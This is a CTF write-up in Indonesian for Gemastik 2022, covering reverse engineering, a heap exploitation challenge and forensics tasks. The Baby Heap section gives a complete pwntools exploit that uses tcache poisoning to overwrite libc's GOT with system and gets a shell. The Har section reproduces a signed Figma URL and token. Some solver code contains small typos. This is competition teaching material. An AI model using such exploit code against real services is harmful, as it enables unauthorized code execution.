


Write-up Gemastik CTF 2022

No Rush n Relax



Linz
Blacowhait
killjoyGILA

Daftar Isi

Daftar Isi	2
Reverse	3
CodeJugling (500 pts)	3
Dino (500 pts)	5
Web	8
Binary	9
Baby Heap (992 pts)	9
Forensic	14
Traffic Enjoyer (500 pts)	14
Har (500 pts)	15
Misc	17
Cryptography	18

Reverse

CodeJugling (500 pts)

Diberikan file elf 64bit, langsung saja kita buka di IDA, terdapat fungsi main seperti ini:

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
    int v4; // [rsp+18h] [rbp-18h]
    int i; // [rsp+1Ch] [rbp-14h]

    if ( a1 == 2 )
    {
        sub_4014A0(a2[1], 0LL, a3);
        sub_4014E0(a2[1], 1LL);
        sub_401520(a2[1], 2LL);
        sub_401560(a2[1], 3LL);
        sub_4015A0(a2[1], 4LL);
        sub_4015E0(a2[1], 5LL);
        sub_401620(a2[1], 6LL);
        sub_401660(a2[1], 7LL);
        sub_4016A0(a2[1], 8LL);
        sub_4016E0(a2[1], 9LL);
        sub_401720(a2[1], 10LL);
        sub_401760(a2[1], 11LL);
        sub_4017A0(a2[1], 12LL);
        sub_4017E0(a2[1], 13LL);
        sub_401820(a2[1], 14LL);
        sub_401860(a2[1], 15LL);
        sub_4018A0(a2[1], 16LL);
        sub_4018E0(a2[1], 17LL);
        sub_401920(a2[1], 18LL);
        sub_401960(a2[1], 19LL);
        sub_4019A0(a2[1], 20LL);
        sub_4019E0(a2[1], 21LL);
        sub_401A20(a2[1], 22LL);
        sub_401A60(a2[1], 23LL);
        sub_401AA0(a2[1], 24LL);
        sub_401AE0(a2[1], 25LL);
        sub_401B20(a2[1], 26LL);
        sub_401B60(a2[1], 27LL);
        sub_401BA0(a2[1], 28LL);
        sub_401BE0(a2[1], 29LL);
        sub_401C20(a2[1], 30LL);
        sub_401C60(a2[1], 31LL);
        sub_401CA0(a2[1], 32LL);
        sub_401CE0(a2[1], 33LL);
        sub_401D20(a2[1], 34LL);
        v4 = 0;
        for ( i = 0; i < 35; ++i )
            v4 |= dword_404050[i];
        if ( strlen(a2[1]) != 35 )
            v4 = 1;
        if ( v4 )
```

```

    printf("Sorry, wrong flag\n");
else
    printf("Congratulations, the flag is: %s\n", a2[1]);
}
else
{
    printf("Usage: %s flag\n", *a2);
}
return 0LL;
}

```

Potongan flag tiap char terdapat pada fungsi sub_40xxxx, tinggal buka fungsinya 1 per 1, contoh salah satu fungsinya seperti ini:

```

__int64 __fastcall sub_4014A0(__int64 a1, int a2)
{
    __int64 result; // rax

    result = a2;
    dword_404050[a2] = (*(a1 + a2) ^ 0xEC) != 171;
    return result;
}

```

Karena semua fungsi kuranglebih sama, kita tinggal buka fungsinya 1 per 1 dan reverse fungsinya, full script:

```

flag = "Gemastik2022{"
flag += "s"
flag += chr(0x24^80)
flag += chr(0x60^84)
flag += chr(0x10^37)
flag += chr(105)
flag += chr(0xc3 ^ 150)
flag += chr(110)
flag += chr(95)
flag += chr(77)
flag += chr(0x86^202)
flag += chr(0x80^199)
flag += chr(0xd8^135)
flag += chr(0x82^233)
flag += chr(0x27^23)
flag += chr(0x9b^172)
flag += chr(0x93^242)
flag += chr(0x7a^37)
flag += chr(98)
flag += chr(52)
flag += chr(114)
flag += chr(0xd1^132)
flag += chr(0xd^112s)
print(flag)

```

Flag : Gemastik{st45iUn_MLG_k07a_b4rU}

Dino (500 pts)

Diberikan file dino.jar saat dijalankan seperti ini:



Terdapat highscore.txt yang berisi seperti ini

2147482310 21cb61a

Kiri highscore kanan checksum, ok lalu kita coba decompile dino.jar nya di <http://www.javadecompilers.com/>

Terdapat fungsi ls() dan rcr() yang mana rcr() adalah fungsi untuk generate checksum

```

private int ls() {
    this.gf();
    try {
        final BufferedReader bufferedReader = new BufferedReader(new FileReader("highscore.txt"));
        final String line = bufferedReader.readLine();
        bufferedReader.close();
        final String[] split = line.split(" ");
        final int int1 = Integer.parseInt(split[0]);
        this.csss = split[1];
        final int rcr = this.rcr(int1);
        if (!Integer.toHexString(rcr).equals(this.csss)) {
            throw new Error("Invalid checksum");
        }
        this.ssss = this.rcr(this.rcr(rcr) ^ int1);
        return int1;
    }
    catch (Exception ex) {
        System.out.println("Error loading highscore");
        System.exit(0);
        return 0;
    }
}

private int rcr(final int n) {
    int n2 = -1;
    for (int i = 0; i < 4; ++i) {
        n2 ^= n >> i * 8;
        for (int j = 0; j < 8; ++j) {
            if ((n2 & 0x1) == 0x1) {
                n2 = (n2 >> 1 ^ 0xEDB88320);
            }
            else {
                n2 >>= 1;
            }
        }
    }
    return n2;
}

```

Ok kita tinggal copas fungsi rcnnya, tapi jangan di python, karena python tidak datatype, sehingga hasilnya bisa salah, disini saya copas ke c++ seperti ini:

```
#include<bits/stdc++.h>
using namespace std;


int rcr(int n) {
    int n2 = -1;
    for (int i = 0; i < 4; ++i) {
        n2 ^= n >> i * 8;
        for (int j = 0; j < 8; ++j) {
            if ((n2 & 0x1) == 0x1) {
                n2 = (n2 >> 1 ^ 0xEDB88320);
            }
            else {
                n2 >>= 1;
            }
        }
    }
    return n2;
}

int main(){
    cout << rcr(1);
}
```

Nah kita tinggal ubah rcr menjadi 1, sehingga highscore nya nanti menjadi 1. Hasilnya convert ke hex lalu masukkan ke highscore.txt, sehingga highscore.txt menjadi seperti ini.

1 a06002d

Sekarang kita jalankan dino.jarnya



Flag : Gemastik2022{why_would_you_ever_beat_me}

Web

-

Binary

Baby Heap (992 pts)

Diberikan file elf 64bit dengan proteksi seperti ini:

```
[*] '/home/linuz/Desktop/2022CTF_Archive/Compfest/Final/Baby_Heap/release/baby_heap'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
linuz@linzext:~/Desktop/2022CTF_Archive/Compfest/Final/Baby_Heap/release$
```

Terdapat bug UAF pada fungsi edit_note dengan syarat pada saat add_note kita memilih single character note / 1char:

```
printf("Index: ");
ulong = read_ulong();
if (ulong > 1)
    return puts("Error");
puts("There are two types of notes");
puts("1. Single Character Note");
puts("2. Multi Character Note");
printf("Note Type: ");
if (read_ulong() == 2)
{
    printf("Note Length: ");
    size = read_ulong();
    if (size > 0x100)
        return puts("Error");
    *(&notes + 2 * ulong) = malloc(size);
    dword_4040C8[4 * ulong] = 1;
    printf("Content: ");
    fgets(*(&notes + 2 * ulong), size, stdin);
}
else
{
    *(&notes + 2 * ulong) = malloc(1uLL);
    dword_4040C8[4 * ulong] = 0;
    printf("Content: ");
    **(&notes + 2 * ulong) = getc(stdin);
    getc(stdin);
}
return puts("Done!");
}
```

Jika kita add_note dengan 1char, saat free index tidak di NULL.

```
int delete_note()
{
    unsigned int ulong; // [rsp+Ch] [rbp-4h]

    printf("Index: ");
    ulong = read_ulong();
    if ( ulong > 1 || !(&notes + 2 * ulong) )
        return puts("Error");
    free(&notes + 2 * ulong);
    if ( dword_4040C8[4 * ulong] == 1 )
        *(&notes + 2 * ulong) = 0LL;
    return puts("Done!");
}
```

Oke 1 bytes cukup untuk melakukan tcache poisoning namun susunan heap harus di jangka 0x00 - 0xff agar tidak mengganti 2 bytes. Untuk leak heap tinggal free 2x lalu alloc_ulong dengan size 0. Untuk leak libc kita perlu tcache poisoning untuk mengubah size salah satu malloc menjadi 0x451 lalu free, kemudian lakukan cara yang sama saat leak heap.

Udah deh abis itu tcache poisoning lagi ke libc_got.

```
from pwn import *
from sys import *

elf = context.binary = ELF("./baby_heap")
p = process("./baby_heap")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

HOST = '108.137.176.116'
PORT = 8003

cmd = """
b*main
"""

if(argv[1] == 'gdb'):
    gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
    p = remote(HOST,PORT)

def add_small(idx, content):
    p.sendlineafter(b'> ', b'1')
    p.sendlineafter(b': ', str(idx))
    p.sendlineafter(b': ', b'1')
    p.sendlineafter(b': ', content)

def add(idx, size, content):
    p.sendlineafter(b'> ', b'1')
    p.sendlineafter(b': ', str(idx))
    p.sendlineafter(b': ', b'2')
    p.sendlineafter(b': ', str(size))
```

```

        p.sendlineafter(b': ', content)

def delete(idx):
    p.sendlineafter(b'> ', b'2')
    p.sendlineafter(b': ', str(idx))

def edit(idx, content):
    p.sendlineafter(b'> ', b'3')
    p.sendlineafter(b": ", str(idx))
    p.sendlineafter(b': ', content)

def view(idx):
    p.sendlineafter(b'> ', b'4')
    p.sendlineafter(b': ', str(idx))

def defuscate(x,l=64):
    p = 0
    for i in range(l*4,0,-4): # 16 nibble
        v1 = (x & (0xf << i )) >> i
        v2 = (p & (0xf << i+12 )) >> i+12
        p |= (v1 ^ v2) << i
    return p

def obfuscate(p, adr):
    return p^(adr>>12)

#LEAK HEAP
add(0, 0x18, b'A'*8)
add_small(1, b'A')
delete(0)
delete(1)
add(0, 0, b'')
view(0)
p.recvuntil(b'Content: ')
heap = u64(p.recv(4)+b'\x00'*4)
heap = defuscate(heap)-0x12b0
print(hex(heap))

#LEAK LIBC
add(0, 0x30, b'A'*8)
add(1, 0x30, b'A'*8)
delete(0)
delete(1)
add_small(0, b'A')
add_small(1, b'A')
delete(0)
delete(1)

#Overwrite 1 bytes to change size heap
target = obfuscate(heap+0x12e0, heap+0x1330)
print(hex(target), hex(target)[-2:])
overwrite = bytearray.fromhex(hex(target)[-2:])
print(overwrite)
edit(1, overwrite)
add(0, 0x18, b'A'*8)

```

```

add(0, 0x30, b'A'*8)
add(0, 0x30, b'A'*8)
add(1, 0x18, b'A'*8+p64(0x451)) #overwrite size

#Tidy up the heap struct so it won't broken
for i in range(3):
    add(1, 0x100, b'A'*8)

add(1, 0x50, b'A'*8)
add(1, 0x18, b'X'*8)
add(1, 0x18, b'X'*8)
delete(0) #Unsorted bin here
add(1, 0x0, b'')
view(1)
p.recvuntil(b'Content: ')
leak = u64(p.recv(6)+b'\x00'*2)
libc.address = leak - 0x21d0e0 + 0x3000
print(hex(libc.address))

#Prepare tcache poisoning
add(0, 0x20, b'A'*8)
add(1, 0x20, b'A'*8)
delete(0)
delete(1)
add_small(0, b'A')
add_small(1, b'A')
delete(0)
delete(1)
target = obfuscate(heap+0x1340, heap+0x1310)
print(hex(target), hex(target)[-2:])
overwrite = bytearray.fromhex(hex(target)[-2:])
print(overwrite)
edit(1, overwrite)
libc_got = libc.address+0x219050
print(hex(libc_got))
add(0, 0x18, b'/bin/sh\x00')
add(1, 0x18, p64(obfuscate(libc_got, heap+0x1340)))
add(1, 0x20, b'A'*8)
#gdb.attach(p,cmd)
print(p64(libc.sym['system']))
add(1, 0x20, b'///bin/sh\x00'+b'\x00'*6+p64(libc.sym['system']))
p.sendlineafter(b"> ", b'4') #SHELL
p.interactive()

```

```
0 (x10(x01(x00x(x11(x00(x00  
[*] Switching to interactive mode
```

```
$ ls
```

```
baby_heap
```

```
bin
```

```
dev
```

```
flag.txt
```

```
lib
```

```
lib32
```

```
lib64
```

```
libx32
```

```
usr
```

```
$ cat flag.txt
```

```
Gemastik2022{this_was_meant_to_be_harder...}$
```

Flag : Gemastik2022{this_was_meant_to_be_harder...}

-

Forensic

Traffic Enjoyer (500 pts)

Diberikan sebuah file pcap yang berisi sebuah traffic network antara 192.168.126.129 dengan 10.10.1.43, dari traffic ini dapat dilihat ip 192 melakukan get dengan param index, dan ternyata setelah dilihat responsnya adalah sebuah base64, dan ketika di decrypt ternyata merupakan sebuah gambar, dan menghasilkan sebuah huruf. Dapat disimpulkan bahwa index merupakan huruf keberapa di flagnya. Setelah saya export semua http object, Berikut solvernya,

```
import os
import natsort

entrie = os.listdir('pcap/')
entries = natsort.natsorted(entrie)

x = 0
for i in entries:
    os.system(f'cat pcap/{i} | base64 -d > png/{x}.png')
    x += 1
```


Dikarenakan terserract saya gawork, jadinya saya tulis satu-satu,



Flag : Gemastik2022{balapan_f1rst_blood_is_real_f580c176}


Har (500 pts)

Diberikan sebuah har file, saat dicoba diimport ke devtools ternyata isinya adalah network http dari web figma,



The screenshot shows the Chrome DevTools Network tab. The selected request is a GET to `www.figma.com`. The response is a 200 OK status with a Content-Type of `text/html`. The response body is a large HTML document containing various scripts and styles. The response headers include `alt-svc`, `cache-control`, `content-encoding`, `content-location`, `content-security-policy`, `content-type`, `date`, `referrer-policy`, `report-to`, `reporting-endpoints`, `set-cookie`, `vary`, `x-azero-cf-id`, `x-azero-cf-pop`, `x-cache`, `x-content-type-options`, `x-figma-path`, `x-frame-options`, `x-robots-tag`, `authority`, `method`, `path`, `schema`, and `accept`.


Dicobalah dicari apa hal yang menarik yang ada di har ini, saya pun sempat ingin mencoba mengambil cookie dari har ini untuk mendapatkan isi dari url figmanya, namun tidak berhasil. Lalu saya menemukan sebuah web canvas dari figma,



The screenshot shows the Chrome DevTools Network tab. The selected request is a GET to `www.figma.com`. The response is a 200 OK status with a Content-Type of `text/html`. The response body is a large HTML document containing various scripts and styles. The response headers include `alt-svc`, `cache-control`, `content-encoding`, `content-location`, `content-security-policy`, `content-type`, `date`, `referrer-policy`, `report-to`, `reporting-endpoints`, `set-cookie`, `vary`, `x-azero-cf-id`, `x-azero-cf-pop`, `x-cache`, `x-content-type-options`, `x-figma-path`, `x-frame-options`, `x-robots-tag`, `authority`, `method`, `path`, `schema`, and `accept`.

```
needs_upgrade: false
canvas_url: "https://s3-alpha-sig.figma.com/checkpoints/pUE/y5j/cFaNjwYebNG1JmUi/3qnrD9v3zrywpThYlfXxA4.fig?Expires=1667779200&Signature=URzyL8YhpLy9wKiGPZBEIrhmda~IAAoem5a9SVtu7lNvem2iswOXca9gze69rSOu4lJLpPSPCrDT-kdYRBqY5p4jnKxjad5nwiG6KbbLjZrzTmStHIMbgOwJlfQcd3w77UwL2fnNuUVl6MKYEO2l3qGH50M0YDrjOIrtjfyhi471o26v~qDLB7pdrZn9ycRTKZbLGxtJyJ1lq90nq0i5yx4i6NxrTg4K5kxjZGL8VUzUXKBdXbQZANGlpsuEAQ4aALfQ55yCpko87QyTJUxR5bQLAP1Y0jTWWMoHoLM3eUyPNy2y~e77Wduk2a-vcMJzSKxoROk7xX1sWKlhqgspg__&Key-Pair-Id=APKAINTVSUGEW5XD5UA"
pass_state: "{\"file_key\":\"N2D2B1mcWjiqgKZciiPSJ5\",\"session_id\":\"281734461\"}"
realtime_token: "/File-N2D2B1mcWjiqgKZciiPSJ5:1667116666:0:084345babd34efa8f88135d868c7b9eb9d4b47bb"
```

Setelah diakses ternyata mendownload sebuah file .fig atau file dari figma, saat dicoba dibuka di figma ternyata file tersebut terdapat 3 objek, dan setelah dihapus objek kotak putih, maka flag akan terlihat lebih jelas



Flag : Gemastik2022{kinda_wish_this_werent_text}

Misc

-

Cryptography

-